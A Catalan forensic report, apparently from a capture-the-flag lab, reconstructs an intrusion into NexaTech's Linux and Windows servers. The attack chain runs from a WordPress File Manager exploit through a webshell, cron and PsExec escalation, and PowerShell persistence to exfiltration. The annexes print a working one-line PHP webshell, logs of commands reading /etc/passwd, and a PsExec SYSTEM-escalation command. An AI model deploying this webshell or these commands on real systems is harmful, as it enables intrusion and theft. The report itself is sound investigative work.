Quant al disc dur, es va analitzar íntegrament amb l'última versió de la plataforma forense *Autopsy*, que va facilitar l'extracció de fitxers esborrats, anàlisi de *logs* del sistema, presència de *malware personalitzat* [17] i reconstrucció de la línia temporal dels esdeveniments. Totes les accions s'han dut a terme dins d'un entorn de màquina virtual [28] configurada per a l'aïllament complet.

4. Anàlisi dels successos

L'anàlisi forense dels fitxers del sistema junt al volcat de ram han permès reconstruir amb precisió els esdeveniments succeïts al sistema Windows la nit del **31 de maig de 2025** en el servidor de NexaTech Systems SL.

1. A les **[2025-05-31 23:25:25]**, es detecta una connexió remota mitjançant **SSH** cap a la màquina Windows afectada. Aquest accés inicial va ser identificat gràcies a l'anàlisi de la **imatge de memòria RAM** [\[29\]](#) i l'ús dels plugins *Timeliner*, *PsList* i *CmdLine* de **Volatility 2** [\[49\]](#).
2. Les evidències mostren que, un cop establerta la connexió, el sistema crea un procés **cmd.exe**, vinculat a la sessió remota. Aquest fet suggereix que el cibercriminal va obtenir una **shell de comandes** en el sistema Windows mitjançant la connexió SSH [\[44\]](#).
3. En aquest entorn de línia de comandes, s'executa un procés crític identificat com:

PsExec.exe -accepteula -s cmd.exe

4. Aquesta ordre utilitza l'eina **PsExec** de Microsoft Sysinternals [\[50\]](#) per llançar una nova instància de **cmd.exe** amb privilegis del sistema (-s), aconseguint així executar com a **NT AUTHORITY\SYSTEM** [\[51\]](#).
5. El procés **PsExec.exe** és vinculat a un PID concret (5332), el qual es troba a la línia temporal de *Timeliner* immediatament després del **cmd.exe** inicial. Aquest ordre s'executa dins la mateixa sessió remota, la qual cosa confirma que el vector d'escalada es va iniciar **des de la connexió SSH prèviament establerta**.
6. Aquesta tècnica d'elevació de privilegis és una forma de *Living-off-the-Land* (LotL) [\[19\]](#), ja que s'aprofita d'eines natives o de confiança del sistema per executar codi amb màxims privilegis sense aixecar alertes habituals dels antivirus.
7. Després de la seva execució, es confirma que l'atacant ja actuava com **NT SYSTEM**, el nivell més alt de permisos possibles en un sistema Windows, equiparable a *root* [\[6\]](#) en entorns Linux.

8. Per confirmar la connexió remota i vincular-la a l'atacant, es va procedir a **l'extracció dels fitxers de registre d'esdeveniments de Windows** (event logs) des de la imatge forense del sistema afectat, mitjançant l'eina **Autopsy** [\[52\]](#).
9. Els fitxers extrets inclouen, entre altres:
 - a. **Security.evtx** – Registres d'inici i final de sessió, accés a comptes i canvis d'identitat.
 - b. **Microsoft-Windows-OpenSSH%4Operational.evtx** – Registre d'activitat detallada del servei OpenSSH [\[53\]](#).
 - c. **Windows PowerShell.evtx** – Historial d'ordres executades a través de PowerShell.
10. En el fitxer **OpenSSH Operational**, es troba un registre clau que confirma una **connexió completament autoritzada** a la màquina Windows des de la IP **10.0.2.15** exactament a les **[2025-05-31 23:25:25]**, coincidint plenament amb el timestamp del procés **cmd.exe** analitzat prèviament amb Volatility.
11. Aquesta adreça IP és la mateixa que havia iniciat el vector d'atac contra el servidor Linux hores abans, tal com es documenta en els registres web (**access.log**) i en la línia temporal de successos del servidor atacat. Això permet establir una **atribució directa i cronològica** entre l'intrusió a Linux i el **moviment lateral cap al sistema Windows** mitjançant *pivoting SSH* [\[2\]](#).
12. A més, el procés **cmd.exe** i la posterior execució de **PsExec.exe** associats a aquella sessió (PID 5332) són reflectits en la línia de temps de *Volatility2* (plugins **cmdline**, **pslist**, **timeliner**), la qual cosa **verifica que tots dos processos van ser llançats des de la sessió remota iniciada per SSH**.
13. Aquestes correlacions reforçen la hipòtesi que **l'atacant controlava activament la sessió**, i que totes les accions d'elevació i persistència a Windows foren dirigides a distància des de la mateixa màquina que havia compromès el sistema Linux.

[\[Annex 8 - Accés i escalada de privilegis amb psexec.\]](#)

14. Després de l'escalada de privilegis mitjançant *PsExec* [\[50\]](#), es va intentar localitzar evidència directa de comandes escriptes pel cibercriminal mitjançant els plugins **consoles** i **cmdscan** de *Volatility 2* [\[49\]](#). No obstant això, aquests no van retornar informació rellevant, fet que podria indicar l'ús de tècniques antiforenses destinades a esborrar o evitar el registre de la seva activitat.
15. Davant d'aquest escenari, es va procedir a executar el plugin **filescan**, identificant fitxers actius i nous objectes creats a memòria durant la sessió compromesa. Posteriorment, es va fer un **memdump** dels processos identificats: *cmd.exe*, *powershell.exe* i altres, amb l'objectiu d'analitzar-los

manualment.

16. Aquestes imatges de procés foren examinades conjuntament amb Autopsy i els visors d'esdeveniments del sistema. En particular, es van extreure i analitzar registres com:
 - a. *Windows PowerShell.evtx* [54]
 - b. *Security.evtx*
17. L'anàlisi va revelar que l'atacant va executar scripts PowerShell [10] com **disable-defender.ps1**, amb l'objectiu de desactivar tots els escuts de protecció de Windows Defender. Això va permetre operar de manera lliure sense detecció antivirus.
18. Immediatament després, es van executar altres scripts maliciósos com **backdoor.ps1** i **back.ps1**, que contenen funcions per assegurar persistència [11] al sistema. Algunes tècniques observades inclouen:
 - a. Creació de claus de registre dins **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**
 - b. Persistència mitjançant tasques programades de Windows (task scheduler)
 - c. Establiment de connexions reverses automàtiques a IPs externes
19. L'atacant va centralitzar tots aquests recursos en una carpeta anomenada **Temp**, dins del disc local **C:\Temp**. Aquesta carpeta contenia scripts, utilitats de compressió, claus d'autenticació i fitxers robats.
20. Durant l'exploració amb Autopsy, es va descobrir un fitxer .zip amb nom generat automàticament que contenia diversos documents de l'empresa:
 - a. Factures internes confidencials.
 - b. Fitxers **.txt** amb credencials de correus electrònics
 - c. Documents de Word amb perfils interns
21. Una imatge **.jpg** que mostrava a la propietària de NexaTech sostenint una targeta de crèdit
22. Aquesta imatge, que mostrava parcialment el número i CVV de la targeta, fou vinculada a una denúncia formal de frau bancari presentada dies després per la víctima.
23. Finalment, mitjançant l'anàlisi del visor d'esdeveniments de *PowerShell*, es va verificar que el cibercriminal havia utilitzat un script *PowerShell*

personalitzat per realitzar la compressió i exfiltració [\[8\]](#) d'aquests fitxers cap al mateix servidor de comandament i control utilitzat durant la intrusió en Linux.

24. Aquestes evidències tanquen la seqüència d'accions al sistema Windows, on queda demostrada la presència, persistència i exfiltració d'informació altament sensible i comprometedora.

[\[Annex 9 - Persistència i exfiltració al sistema Windows.\]](#)

4.8 Línia temporal dels esdeveniments

1. **[2025-05-31 20:09]** - L'atacant inicia la fase de reconeixement web des de la IP 10.0.2.15.
2. **[2025-05-31 20:12]** - S'executa Gobuster per descobrir directoris ocuts del lloc web.
3. **[2025-05-31 20:12]** - L'atacant accedeix manualment al directori /blog.
4. **[2025-05-31 20:14]** - Es detecta l'ús de WPScan per a l'exploració de vulnerabilitats.
5. **[2025-05-31 20:16]** - S'envia una petició HTTP POST explotant el plugin vulnerable File Manager.
6. **[2025-05-31 20:16]** - Es puja i executa una webshell PHP al servidor.
7. **[2025-05-31 20:18]** - S'estableix una shell remota TCP inversa cap al terminal de l'atacant.
8. **[2025-05-31 20:19]** - L'atacant aconsegueix una shell interactiva funcional amb accés complet.
9. **[2025-05-31 20:20]** - Es realitza la fase d'enumeració local: lectura de /etc/passwd, id, whoami.
10. **[2025-05-31 20:24]** - Es llegeix el fitxer de configuració amb credencials en text pla de WordPress.
11. **[2025-05-31 20:25]** - Es realitza un volcat de procés de MySQL mitjançant Volatility.
12. **[2025-05-31 20:28]** - Es recrea parcialment la base de dades en entorn Docker.
13. **[2025-05-31 20:30]** - Es troba un hash de contrasenya i s'accedeix via SSH com a hagrid.
14. **[2025-05-31 20:31]** - Es busquen fitxers amb bit SUID i executables propietat de hagrid.

15. [2025-05-31 20:33] - L'atacant edita un cron job i injecta una comanda per crear una shell privilegiada.
16. [2025-05-31 20:34] - S'executa bash amb privilegis root.
17. [2025-05-31 20:35] - Es llegeixen fitxers sensibles: /etc/shadow, claus SSH, etc.
18. [2025-05-31 20:36] - L'atacant comprimeix les dades sensibles en dades-linux.tar.gz.
19. [2025-05-31 20:37] - S'exfiltra l'arxiu comprimit cap a un servidor remot.
20. [2025-05-31 20:38] - L'atacant es disconnecta del sistema Linux i inicia el pivoting SSH cap a Windows.
21. [2025-05-31 23:25:25] - Connexió SSH establerta des de 10.0.2.15 a la màquina Windows. Inici d'accés.
22. [2025-05-31 23:26:02] - S'inicia cmd.exe mitjançant connexió remota.
23. [2025-05-31 23:26:48] - Execució de PsExec.exe -accepteula -s cmd.exe obtenint privilegis com a NT SYSTEM.
24. [2025-05-31 23:27:10] - S'inicien tècniques antiforenses: no es registren ordres en plugins consoles ni cmdscan.
25. [2025-05-31 23:28:11] - Mitjançant filescan, s'identifiquen scripts PowerShell en memòria.
26. [2025-05-31 23:29:00] - S'executa disable-defender.ps1, desactivant protecció de Windows.
27. [2025-05-31 23:30:22] - S'executen scripts backdoor.ps1 i back.ps1 per establir persistència.
28. [2025-05-31 23:31:10] - Es creen claus de registre i tasques programades per garantir presència posteriors reinicis.
29. [2025-05-31 23:32:17] - L'atacant mou tots els recursos a C:\Temp\.
30. [2025-05-31 23:33:45] - Es crea un arxiu ZIP amb documents de l'empresa (factures, credencials, imatge confidencial).

31. **[2025-05-31 23:35:43]** - Exfiltració del ZIP a un servidor remot controlat.
32. **[2025-05-31 23:36:12]** - L'atacant finalitza sessió i es confirma la pèrdua de control intern.

5. Conclusions

- **S'ha confirmat tècnicament que l'atac va ser perpetrat pel grup cibercriminal conegut com *GreyMonolith*.** Les tàctiques, tècniques i procediments (TTPs) observats durant la intrusió coincideixen plenament amb les ja documentades per aquest col·lectiu en atacs anteriors a nivell internacional.
- **El vector inicial d'intrusió** fou l'explotació d'una vulnerabilitat crítica al plugin *File Manager* d'un lloc WordPress exposat públicament. Aquesta falla va permetre a l'atacant pujar i executar una *webshell PHP*, establint així accés remot total al servidor Linux de NexaTech.
- **Mitjançant tècniques d'escalada de privilegis locals**, es va aconseguir accés com a usuari *root* manipulant una tasca programada (*cron job*) vulnerable, aconseguint una *shell privilegiada* i accés complet als fitxers del sistema.
- **La informació obtinguda** inclou fitxers de configuració amb credencials en text pla, hashes de contrasenya, claus SSH i fitxers personals. Aquesta informació fou comprimida en un arxiu .tar.gz i exfiltrada cap a un servidor remot a través d'una connexió HTTP POST.
- **Amb les claus SSH robades**, el cibercriminal va realitzar *pivoting* cap a una màquina Windows dins la mateixa xarxa, confirmant-se l'accés mitjançant logs d'OpenSSH i *timeliner* de Volatility.
- **A Windows, l'atacant va escalar privilegis mitjançant l'eina PsExec**, aconseguint accedir com a *NT SYSTEM*. Posteriorment, va desplegar scripts *PowerShell* per desactivar protecció antivirus, instal·lar portes del darrere (*backdoor.ps1*) i establir persistència amb claus de registre i tasques programades.
- **Es va detectar activitat antiforensic**, com l'absència d'històric de comandes als plugins *cmdscan i consoles*, així com la utilització d'eines del propi sistema (tècnica *Living-off-the-Land*) per evitar detecció.
- **Finalment, es va produir una segona exfiltració** de fitxers de Windows (factures, credencials i una imatge sensible de la propietària), tots emmagatzemats prèviament en **C:\Temp** i comprimits abans d'enviar-se al mateix servidor controlat per l'atacant.
- **La cadena de custòdia i integritat de les proves ha estat garantida** mitjançant la utilització de clonadores forenses (*Tableau TD3*), càculs hash *SHA-256*, entorns d'anàlisi *read-only* i laboratoris aïllats.

- **Totes les accions analitzades constitueixen greus vulneracions** de la confidencialitat, integritat i disponibilitat de la informació de NexaTech, així com un clar cas de *intrusió il·legal, espionatge digital i substracció de dades corporatives*.

6. Informe Executiu

Aquest informe pericial té com a objectiu exposar, de manera clara i ordenada, els fets derivats d'un ciberatac sofert per l'empresa NexaTech Systems SL durant la nit del 31 de maig de 2025 d'on es originari al seu servidor Linux (**v. Debian 11**). A partir de l'anàlisi detallada de les evidències digitals recollides, s'ha pogut reconstruir la seqüència d'accions dutes a terme per un actor extern, molt probablement associat al grup cibercriminal conegit com GreyMonolith, el qual ha estat vinculat amb nombrosos atacs internacionals contra infraestructures tecnològiques.

L'origen de l'atac es troba en una debilitat de seguretat existent al web corporatiu de NexaTech. Concretament, l'atacant va detectar un error en un dels complements instal·lats al lloc web, que li va permetre accedir al sistema sense necessitat d'identificar-se. Aquest accés es va produir de forma remota i silenciosa, aprofitant una via d'entrada dissimulada que no va activar cap sistema d'alerta intern.

Un cop dins del servidor principal, l'atacant va aconseguir accedir a informació interna de l'empresa, com ara fitxers amb configuracions, contrasenyes, documents de treball i claus d'accés. Posteriorment, va utilitzar aquesta informació per augmentar els seus privilegis dins del sistema, passant de ser un usuari limitat a tenir el control total del servidor. Aquesta escalada de privilegis es va fer manipulant una tasca programada interna i afegint una ordre que li permetia executar qualsevol acció amb permisos d'administrador.

Amb aquest poder, el cibercriminal va recopilar dades sensibles i les va comprimir en un únic arxiu, que posteriorment va ser enviat cap a un servidor extern, presumiblement controlat pel mateix atacant. Aquest procés d'extracció de dades es va realitzar de manera encoberta i ràpida, sense deixar rastre visible per als usuaris habituals de l'empresa.

L'atac no va finalitzar amb aquest primer robatori. Amb les claus que havia obtingut, l'atacant va accedir a una segona màquina dins la xarxa de NexaTech, aquesta amb sistema Windows, mitjançant una connexió interna. Aquest moviment lateral, conegut com a pivoting, demostra que l'actor tenia coneixement de la infraestructura interna i sabia com accedir-hi amb les credencials apropiades.

A la màquina Windows 10 (**v. PRO 22H2**), el cibercriminal va repetir el mateix patró: va obtenir privilegis màxims, va desactivar l'antivirus i va instal·lar diversos scripts per garantir que podria mantenir el control del sistema en el futur. Entre els fitxers que es van detectar hi havia documents financers, arxius amb dades personals i fins i tot una imatge privada de la directora de NexaTech, on es podia veure parcialment la seva targeta de crèdit. Aquesta imatge, que posteriorment va ser exfiltrada,

coincideix amb una denúncia de càrrecs fraudulents realitzats al seu compte bancari pocs dies després.

Tota la investigació s'ha dut a terme seguint les directrius internacionals per al tractament de proves digitals. Les còpies dels discos i de la memòria RAM dels equips afectats s'han fet amb eines forenses homologades, garantint que no hi haguera alteracions en les evidències. Tots els passos han estat documentats amb una cadena de custòdia rigorosa, i les analisis s'han realitzat en entorns aïllats de xarxa per evitar contaminacions o manipulacions accidentals.

L'informe conclou que els fets exposats constitueixen una intrusió planificada, executada per un actor amb coneixements molt avançats i amb objectius orientats al robatori de dades sensibles. Les proves demostren clarament la seqüència dels fets, la identitat del vector d'entrada, els sistemes afectats i el destí final de les dades. En aquest sentit, es considera que el present informe pot ser utilitzat com a element de pes en un procediment judicial per acreditar els fets, identificar responsabilitats i determinar el dany causat a NexaTech Systems SL.

[\[Cronologia dels esdeveniments\]](#)

7. Annexos


ANNEX 1 – VALORS DE VERIFICACIÓ

Resultats dels valors de hash **[SHA 256]** obtinguts per a cada imatge forense, abans i després de la còpia.

Dispositiu	Tipus d'èvidència	Hash Inicial	Hash Imatge Clonada	Coincidència
Linux NexaTech Server	- Disc dur	a6bfab47d4cc 19a53ca8c3e4 31325eaebf34 220bd35d762 01a6d0c8fe66 37720	a6bfab47d4cc 19a53ca8c3e4 31325eaebf34 220bd35d762 01a6d0c8fe66 37720	✓
Linux NexaTech Server	- Memòria RAM	7ec434e7ca6e 5b2bbff0835 1ba8e8d506d 5d8054feb7d af45e546ea0f a125c7	7ec434e7ca6e 5b2bbff0835 1ba8e8d506d 5d8054feb7d af45e546ea0f a125c7	✓
Windows NexaTech Zenith Pc	- Disc dur	7c4507bbafbf 8cf02eb5835d f16648142f5a3 dc3b1307b661 790d13fe857a 59e	7c4507bbafbf 8cf02eb5835d f16648142f5a3 dc3b1307b661 790d13fe857a 59e	✓
Windows NexaTech Zenith Pc	- Memòria RAM	18b4ad3a0bf5 2b6129b1c2ce afadcc405647 86db73c9ea6 a9e1f85d974c 680aa	18b4ad3a0bf5 2b6129b1c2ce afadcc405647 86db73c9ea6 a9e1f85d974c 680aa	✓

ANNEX 2 – MUNTATGE DISC LINUX AMB MODE READ-ONLY

Documentació gràfica del muntatge segur de la imatge forense de disc dur Linux per evitar alteració de proves.



ANNEX 3 – EVIDÈNCIES DE L'ATAC WEB AL SERVIDOR LINUX

Captures de pantalla de les evidències sobre el procés de compromís del servidor web de NexaTech Systems SL mitjançant l'explotació del plugin File Manager de WordPress.

```
(kali㉿kali)-[~/var/log]
$ cat /mnt/forense/var/log/apache2/access.log
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET / HTTP/1.0" 200 366 "-" "-"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET / HTTP/1.1" 200 366 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /robots.txt HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "PROPFIND / HTTP/1.1" 405 518 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "PROPFIND / HTTP/1.1" 405 518 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "POST / HTTP/1.1" 200 366 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /.git/HEAD HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "POST /sdk HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /nmaplowercheck1748714999 HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET / HTTP/1.1" 200 378 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /6902c536-b9cc-4d53-95c9-f29fd8257847 HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /download.txt HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /images HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /html HTTP/1.1" 403 434 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /2006 HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /.txt HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /2006.html HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /index.php HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /news.php HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /news.txt HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.html HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.php HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.txt HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.html HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.php HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.txt HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.html HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.php HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.txt HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.php HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.html HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /12 HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.txt HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /12.txt HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /contact HTTP/1.1" 404 431 "--" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /contact.html HTTP/1.1" 404 431 "--" "gobuster/3.6"

28 (https://wpSCAN.com/wordpress-security-scanner)
10.0.2.15 - - [31/May/2025:20:14:36 +0200] "GET /blog/ HTTP/1.1" 200 4185 "http://10.0.2.5/blog" "WPScan v3.8.
28 (https://wpSCAN.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:36 +0200] "HEAD /blog/ HTTP/1.1" 200 224 "http://10.0.2.5/blog" "WPScan v3.8.
28 (https://wpSCAN.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "POST /blog/xmlrpc.php HTTP/1.1" 200 420 "http://10.0.2.5/blog" "WPScan v3.8.28 (https://wpSCAN.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "HEAD /blog/readme.html HTTP/1.1" 200 283 "http://10.0.2.5/blog" "WPScan v3.8.28 (https://wpSCAN.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "GET /blog/readme.html HTTP/1.1" 200 3284 "http://10.0.2.5/blog" "WPScan v3.8.28 (https://wpSCAN.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "GET /blog/wp-login.php?registration-disabled HTTP/1.1" 200 1783 "http://10.0.2.5/blog" "WPScan v3.8.28 (https://wpSCAN.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "GET /blog/wp-cron.php HTTP/1.1" 200 147 "http://10.0.2.5/blog" "WPScan v3.8.28 (https://wpSCAN.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "HEAD /blog/wp-includes/version.php HTTP/1.1" 200 128 "http://10.0.2.5/blog" "WPScan v3.8.28 (https://wpSCAN.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "GET /blog/wp-includes/version.php HTTP/1.1" 200 147 "http://10.0.2.5/blog" "WPScan v3.8.28 (https://wpSCAN.com/wordpress-security-scanner)"
```

```
10.0.2.15 - - [31/May/2025:20:16:19 +0200] "POST /blog/wp-content/plugins/wp-file-manager/lib/php/connector.php HTTP/1.1" 200 1200 "-" "python-requests/2.32.3"
10.0.2.15 - - [31/May/2025:20:16:31 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php HTTP/1.1" 200 215 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.2.15 - - [31/May/2025:20:16:40 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php?cmd=whoami HTTP/1.1" 200 224 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.2.15 - - [31/May/2025:20:16:48 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php?cmd=cat%20/etc/passwd HTTP/1.1" 200 901 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.2.15 - - [31/May/2025:20:21:03 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php?cmd=cat%20/etc/passwd HTTP/1.1" 200 901 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

```
[(kali㉿kali)-~/mnt/forense]
$ sudo find /mnt/forense -type f -name "payload.php"
[sudo] password for kali:
/mnt/forense/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php

[(kali㉿kali)-~/mnt/forense]
$ cat /mnt/forense/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php
<?php
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```

```
File Actions Edit View Help
└─$ strings /media/sf_ctf-server/volcats/mem.dmp | grep -i 'shell_exec'
strings /media/sf_ctf-server/volcats/mem.dmp | grep -i 'cmd'

shell_exec
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
ho "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
shell_exec()
ing: shell_exec(): Cannot execute a blank command in /usr/share/wordpress/wp-content/plugins/wp-file-manager/
lib/files/payload.php on line 2
shell_exec
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>"

shell_exec
shell_exec
shell_exec
shell_exec
shell_exec
shell_exec
[Sat May 31 20:16:31.415381 2025] [php7:warn] [pid 782] [client 10.0.2.15:33558] PHP Warning: shell_exec(): c
annot execute a blank command in /usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php
on line 2
```

ANNEX 4 – SEQÜÈNCIA D'INSTRUCCIONS I POST-EXPLOTACIÓ

Recull de captures i fragments de memòria que evidencien l'activitat post-explotació en el sistema Linux, incloent accés interactiu, execució de comandes, lectura de fitxers sensibles i intents de connexió lateral.

```
(kali㉿kali)-[~/Desktop/volatility2]
$ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64"
linux_bash
Volatility Foundation Volatility Framework 2.6.1
Pid      Name          Command Time      Command
-----  -----
867 bash    2025-05-31 18:18:23 UTC+0000  tty
867 bash    2025-05-31 18:18:40 UTC+0000  script /dev/null -c bash
871 bash    2025-05-31 18:19:03 UTC+0000  reset xterm
